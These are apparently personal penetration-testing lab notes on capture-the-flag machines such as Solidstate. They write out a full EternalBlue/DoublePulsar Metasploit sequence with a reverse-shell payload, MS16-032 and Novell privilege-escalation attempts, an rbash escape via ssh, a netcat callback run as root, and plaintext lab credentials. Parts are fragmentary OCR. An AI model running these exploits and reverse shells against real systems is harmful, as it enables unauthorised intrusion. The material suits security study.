  Avoid: 3 characters
```

The full commands:

netdiscover

msfconsole
use auxiliary/scanner/smb/smb_ms17_010
options
set RHOSTS victim-ip exploit
cd Desktop/
git clone https://github.com/ElevenPaths/Eterna...
cd Eternalblue-Doublepulsar-Metasploit
cp eternalblue_doublepulsar.rb /usr/share/metasploit-framework/modules/exploits/windows/smb/
reload_all
use exploit/windows/smb/eternalblue_doublepulsar
options
///**set the location where you downloaded the DEPOS from**
set DOUBLEPULSARPATH /root/Desktop/Eternalblue-Doublepulsar-Metasploit/deps
set ETERNALBLUEPATH /root/Desktop/Eternalblue-Doublepulsar-Metasploit/deps
options
set PROCESSINJECT explorer.exe
set RHOST victim-ip
set TARGETARCHITECTURE x86
show targets
set target 8
set PAYLOAD windows/meterpreter/reverse_tcp ----- but try this as it can do more exploits : **set payload windows/powershell_reverse_tcp**
ifconfig
set LHOST your-ip
exploit
getuid
shell

From <https://www.youtube.com/watch?v=wDAkiXxm1gE>

Privilege escalation for windows 7 using MS16-032.PS1 but I cannot get the script across!!!!

Once I am in :


Sysinfo
Ps

python -m pyftpdlib -p 21 --directory=/root/Desktop -V

So the meterpreter/ by passuac did not work / bypass inject , bypass_pvs . Non of them work

The eternal blue worked and I got reverse shell and power shell

Trying ppr_flatten_rec failed:



```

```


Changing the payload to use explorer.exe instead of "wlms.exe"

```
        )

register_options([
        OptEnum.new('TARGETARCHITECTURE', [true,'Target Architecture','x8
        OptString.new('ETERNALBLUEPATH',[true,'Path directory of Eternalb
        OptString.new('DOUBLEPULSARPATH',[true,'Path directory of Doublep
        OptString.new('WINEPATH',[true,'WINE drive_c path','/root/.wine/c
        OptString.new('PROCESSINJECT',[true,'Name of process to inject in
], self.class)

ter_advanced_options([
Int.new('TimeOut',[false,'Timeout for blocking network calls (in seconds)'
String.new('DLLName',[true,'DLL name for Doublepulsar','eternal11.dll'])
lf.class)
```

So we are going to use the ms16.-032. but the problem is that this machine only has 1 CPU set so this exploit will not be useable



We will use

The ms16-032 Is the same as : _secondary_logon_handle_privesc.rb

/usr/share/metasploit-framework/modules/exploits/windows/local/ms16_032_secondary_logon_handle_privesc.rb

So we get the Script :

We first import it in a module : import-module .\ms16_032
Then we need to run the code : Invoke-MS16-032

//look at the powershell script see what it required to run it!


function Invoke-MS16-032 {
<#
.SYNOPSIS

PowerShell implementation of MS16-032. The exploit targets all vulnerable operating systems that support PowerShell v2+. Credit for the discovery of the bug and the logic to exploit it go to James Forshaw (@tiraniddo).

Targets:


*** Win7-Win10 & 2k8-2k12 <== 32/64 bit!**
*** Tested on x32 Win7, x64 Win8, x64 2k12R2**

The result of the privilege escalation failing ……must try another method




!

Use post Enumeration on module on MSF to get the version of the applications installed




Novell is installed on the machine with version 2 SP3

So the use of CVE-2013-3956 has exploited the Novel 2 SP3. Load the python script in the c:/python27/ then run it :



C:\Users\Administrator.OBSERVER\Desktop>type proof.txt
type proof.txt
bcedf792bb6a2434b34c77411c9d0fea



:\Users>type Administrator.OBSERVER\Desktop\proof.txt
type Administrator.OBSERVER\Desktop\proof.txt

root@kali:~/Downloads#

Look at the nikto out put very carefully! Line by line for the future!!

The xdebug is vuln we can get it using metasploit

Solidstate

27 June 2018
16:58

Start with 25 -- the apache is not james but the pop and 25 is .

so after login in to the admin section port 4555

quit close connection

user: mindy

user: mailadmin

e: Tue, 22 Aug 2017 13:17:28 -0400 (EDT)

From: mailadmin@localhost

Subject: Your Access

Dear Mindy,

Here are your ssh credentials to access the system. Remember to reset your password after your first login.

Your access is restricted at the moment, feel free to ask your supervisor to add any commands you need to your path.

username: mindy


pass: P@55W0rd1!2@

Respectfully,

James

The use of the opt/tmp.py was used to gain priv elscation , after running linux privi checker

The use of that enabled me to see the WWW which I entered the "nc " connection back to my self and it worked and it ran it as root.



so after login managed to get rbash and i could not change the path as it was read only so i used the "-t" option to inject commands to the ssh session from before connecting into it

//rbash

mindy@solidstate:~$ export -p

declare -x DBUS_SESSION_BUS_ADDRESS="unix:path=/run/user/1001/bus"

```
declare -x HOME="/home/mindy"
declare -x LANG="en_US.UTF-8"
declare -x LOGNAME="mindy"
declare -x MAIL="/var/mail/mindy"
declare -x OLDPWD
declare -rx PATH="/home/mindy/bin"
declare -x PWD="/home/mindy"
declare -rx SHELL="/bin/rbash"

declare -x TERM="xterm-256color"
declare -x USER="mindy"
declare -x XDG_RUNTIME_DIR="/run/user/1001"
declare -x XDG_SESSION_ID="1198"
mindy@solidstate:~$ set PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
mindy@solidstate:~$ cd
-rbash: cd: restricted
mindy@solidstate:~$ set SHELL=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
mindy@solidstate:~$ echo $SHELL
/bin/rbash
mindy@solidstate:~$ export PATH=/bin:/usr/bin:$PATH
-rbash: PATH: readonly variable
mindy@solidstate:~$ export SHELL=/bin/sh
-rbash: SHELL: readonly variable
mindy@solidstate:~$ echo $SHELL
/bin/rbash
```

//escaping from the rbash

```
ssh mindy@10.10.10.51 -t "bash --noprofile"
mindy@10.10.10.51's password:
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ ls
```

//privilege escalting

so we know that the james 2.3.2 is vuln as hell.

1) we mneed to get a list of the users so we use : /usr/bin/smtp-user-enum


| 2 | sara@skytech.com | ihatethisjob |

| 3 | william@skytech.com | |

+----+--------------------+--------------+



SELECT * FROM login;

So when we try su sara or william, only sara's account with the given password there works. The other users do not work. I have tried to run multiple linux privieldge esclation but they have failed. I

have tried to use one and it worked the one called **linenum.sh . Within the scan I have noticed the below :**

[+] We can sudo without supplying a password!

Matching Defaults entries for sara on this host:

env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sara may run the following commands on this host:

(root) NOPASSWD: /bin/cat /accounts/*, (root) /bin/ls /accounts/*

This means we can run anything as root using sudo for the /bin/cat accounts/ and /bin/ls.

The problem is that we cannot write to the accounts folder but we can use the other commands, I have tried to use sudo for cat and ls but they both wanted password and failed

